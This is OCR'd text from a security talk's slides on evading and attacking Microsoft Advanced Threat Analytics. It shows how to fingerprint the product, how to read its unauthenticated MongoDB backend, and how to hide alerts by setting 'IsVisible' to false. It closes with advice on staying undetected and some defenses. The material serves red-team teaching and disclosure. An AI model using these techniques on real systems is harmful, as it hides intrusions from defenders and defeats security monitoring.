- For a non-domain box or Linux box, the default SSL certificate can be used to identify ATA:



```
Testing SSL server 192.168.1.3 on port 443


  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  ATACenter
Issuer:   ATACenter
```


Attacking ATA deployment

- All users/groups added to the local administrators group of ATA Centre (local admins, Domain Admins etc.) have admin access to the console by default!
- Since ATA specifically targets lateral movement scenarios, this is significant.

  https://docs.microsoft.com/en-us/advanced-threat-analytics/ata-role-groups

Attacking ATA deployment

- The backend MongoDB listens only on localhost but needs no authentication :)
- With administrative access on the ATA Center, the backend MongoDB can be accessed.
- Interesting collections like Unique identities for users and machines, Suspicious activities, Kerberos traffic and many more.



```
ATA (2)
  System
  ATA
    Collections (27)
      AccountBruteForceRecord
      AtSvc_20170102130311
      DirectoryServicesActivity
      Dns_20170102130312
      Drsr_20170102130312
      KerberosAp_20170102130312
      KerberosAs_20170102130312
      KerberosTgs_20170102130...
      Ldap_20170102130312
      LsaRpc_20170102130312
      MonitoringAlert
      Netlogon_20170102130312
      Notification
        Indexes
      NtlmEvent_20170102130312
      Ntlm_20170102130312
      Samr_20170102130312
      ServiceControl_201701021...
      Smb_20170102130312
      SrvSvc_20170102130312
      SuspiciousActivity
      SuspiciousActivityActivity
      SystemProfile
      TaskScheduler_2017010213...
      Telemetry
      UniqueEntity
```

ATA   localhost:27017   ATA


```
db.getCollection('UniqueEntity').fin
```

UniqueEntity   0.008 sec.

```
Key
(1) 838b60b5-2957-48ad-9480-154e3985c1f7
(2) 52662919-bb2d-4ba6-9704-b21eed9e2706
(3) ac4aeedc-57f0-42fd-aad7-7f7846e00c8c
(4) b944a77b-e302-44dd-8c0e-c975ed5ed75f
(5) 435cc2f9-0d28-456e-9b2d-d4fb258690ea
(6) 951adcd1-a2b4-49a5-9275-87718322bb69
(7) 9809e5c4-5a16-445c-9a12-76ad3dd9ebda
(8) fda0c321-0e2e-48c0-8a0c-07c6ed51709e
(9) 2d119a4f-5bb1-416e-9a49-c8590a424afa
(10) 5af6958e-1503-42fd-ba7b-2f30aeb60e39
(11) 28896a45-97d2-42ef-bd5f-02671af1b034
(12) 42b42c72-a0c1-4c42-980b-516fdb200223
(13) 5c72d733-e8d2-46cc-9e5f-febeebc2ffb5
(14) 4fd3682b-aa1d-4ec0-a7e7-23155eedd31d
(15) fb35eaf6-395e-4fae-9bbd-447783c6cb76
(16) c3e225ab-3720-43c3-83c0-a05e354a482d
(17) 572d1622-7997-4806-9c68-78d0c7368983
(18) 7ea325b1-f680-4d00-abf0-1d33fd8c2f23
(19) 407620d1-d2dd-458b-b22f-18b715bea5b6
(20) 42e3e19f-69c8-4493-b36b-5af78d2b4c25
(21) dcc8445b-ac87-47a2-863d-bd067294dada
(22) a960153a-bef0-41e0-b3db-4b479fe7cf2e
```

Attacking ATA deployment

- It is possible to tamper with alerts using access to this database. No alerts are generated if the database is tampered.



22:30 › 22:37
Saturday, 24 June 2017

Reconnaissance using SMB Session Enumeration

SMB session enumeration attempts were successfully performed by term admin, from OPS-TERMINALSER against OPS-DC, exposing 5 accounts.

```
{
    "StartTime" : ISODate("2017-06-24T17:06:58.109Z"),
    "EndTime" : ISODate("2017-06-24T17:07:07.273Z"),
    "SourceAccountId" : "2e439b8e-0a94-456a-bf1a-a207a542a712",
    "DestinationComputerId" : "7d17e3ef-8d8f-44b5-b3d4-75bcb4da6989",
```

```
{
    "StartTime" : ISODate("2017-06-24T17:06:58.109Z"),
    "EndTime" : ISODate("2017-06-24T17:07:07.273Z"),
    "SourceAccountId" : "dd33d79e-55ee-400e-bab7-9f75f3de3257",
```


22:30 › 22:37
Saturday, 24 June 2017

Reconnaissance using SMB Session Enumeration


SMB session enumeration attempts were successfully performed by lab user, from OPS-TERMINALSER against OPS-DC, exposing 5 accounts.

Attacking ATA deployment

- It is also possible (and easier) to set the visibility of alerts to false by setting the “IsVisible” property of any entry in the SuspiciousActivity collection in the ATA



```
{
    "_id" : ObjectId("594e9b23135ca90e087f098f"),
    "_t" : [
        "Entity",
        "Alert",
        "SuspiciousActivity",
        "SuspiciousActivity`1",
        "EnumerateSessionsSuspiciousActivity"
    ],
    "StartTime" : ISODate("2017-06-24T17:00:15.283Z"),
    "EndTime" : ISODate("2017-06-24T17:07:07.273Z"),
    "IsVisible" : true,
    "Severity" : "Medium",
    "Status" : "Open",
    "StatusUpdateTime" : ISODate("2017-06-24T17:02:27.341Z
    "TitleKey" : "EnumerateSessionsSuspiciousActivityTitle
```



```
{
    "_id" : ObjectId("594e9b23135ca90e087f098f"),
    "_t" : [
        "Entity",
        "Alert",
        "SuspiciousActivity",
        "SuspiciousActivity`1",
        "EnumerateSessionsSuspiciousActivity"
    ],
    "StartTime" : ISODate("2017-06-24T17:00:15.283Z"),
    "EndTime" : ISODate("2017-06-24T17:07:07.273Z"),
    "IsVisible" : false,
    "Severity" : "Medium",
    "Status" : "Open",
    "StatusUpdateTime" : ISODate("2017-06-24T17:02:27.341Z"
    "TitleKey" : "EnumerateSessionsSuspiciousActivityTitle"
```

Defenses against the Evasions

- ATA even if can't detect anomalies, provides interesting insight in the traffic exchanged with the Domain Controller. Use that to detect the attackers.
- Limit your DAs to login only to Domain Controllers. Remember prevention is better than cure.
- Implement possible architectural changes suggested here: https://technet.microsoft.com/en-us/windows-server-docs/security/securing-privileged-access/securing-privileged-access

Defending ATA

- For securing the ATA deployment, it is better if the ATA Center is not part of the domain whose DC(s) it monitors.
- Hopefully, password for the backend DB will be implemented and logs will be generated if the backend DB is tampered with in a future release.

ATA - Limitations

- Encrypted traffic (like LDAPS and IPSEC ESP) is not analyzed but may not affect detection

  https://github.com/MicrosoftDocs/ATADocs/blob/master/ATADocs/ata-technical-faq.md#does-ata-work-with-encrypted-traffic

- Communication outside protocols monitored by ATA

  https://docs.microsoft.com/en-us/advanced-threat-analytics/ata-prerequisites

ATA - Limitations

- Must have signatures for attack types.
  - Constrained Delegation.
  - Another very interesting attack which ATA can't detect because it does not know the attack is loading an arbitrary dll using DNS service – elevation to DA from DNSAdmins membership if DC is also the DNS server.

    https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83

    http://www.labofapenetrationtester.com/2017/05/abusing-dnsadmins-privilege-for-escalation-in-active-directory.html

Evading ATA - Forever

- Avoid the temptation of escalating to Domain Admin privileges without understanding the active directory environment and possible defenses in place.
- Reduce communication to the DC. Go slow and careful in the lateral movement phase. Don’t create a Golden Ticket or launch a Skeleton Key just to brag about it in your report.
- Stay focused on the goal of the assessment. If you can’t bypass it, avoid it!

Limitations

- Focus of all the bypasses is on Anomaly based detections.
- While attacking the ATA deployment administrative access to the ATA Center is required.
- Many behavior based detections could not be replicated in the lab and are more powerful and useful in a real environment.

Conclusion

- It is possible to bypass detections by ATA by modifying well known attacks so that they appear normal.
- Modification of attack methodologies and avoiding talking to DC is also effective.
- Despite its limitations, ATA provides effective visibility and detection for AD attacks.

Thank you

- Please leave feedback.
- Follow me @nikhil_mitt
- For questions, training, assessments - nikhil.uitrgpv@gmail.com

  nikhil@pentesteracademy.com
- More details on ATA can be found on my blog and Github

  http://www.labofapenetrationtester.com/2017/08/week-of-evading-microsoft-ata-day1.html

  https://github.com/samratashok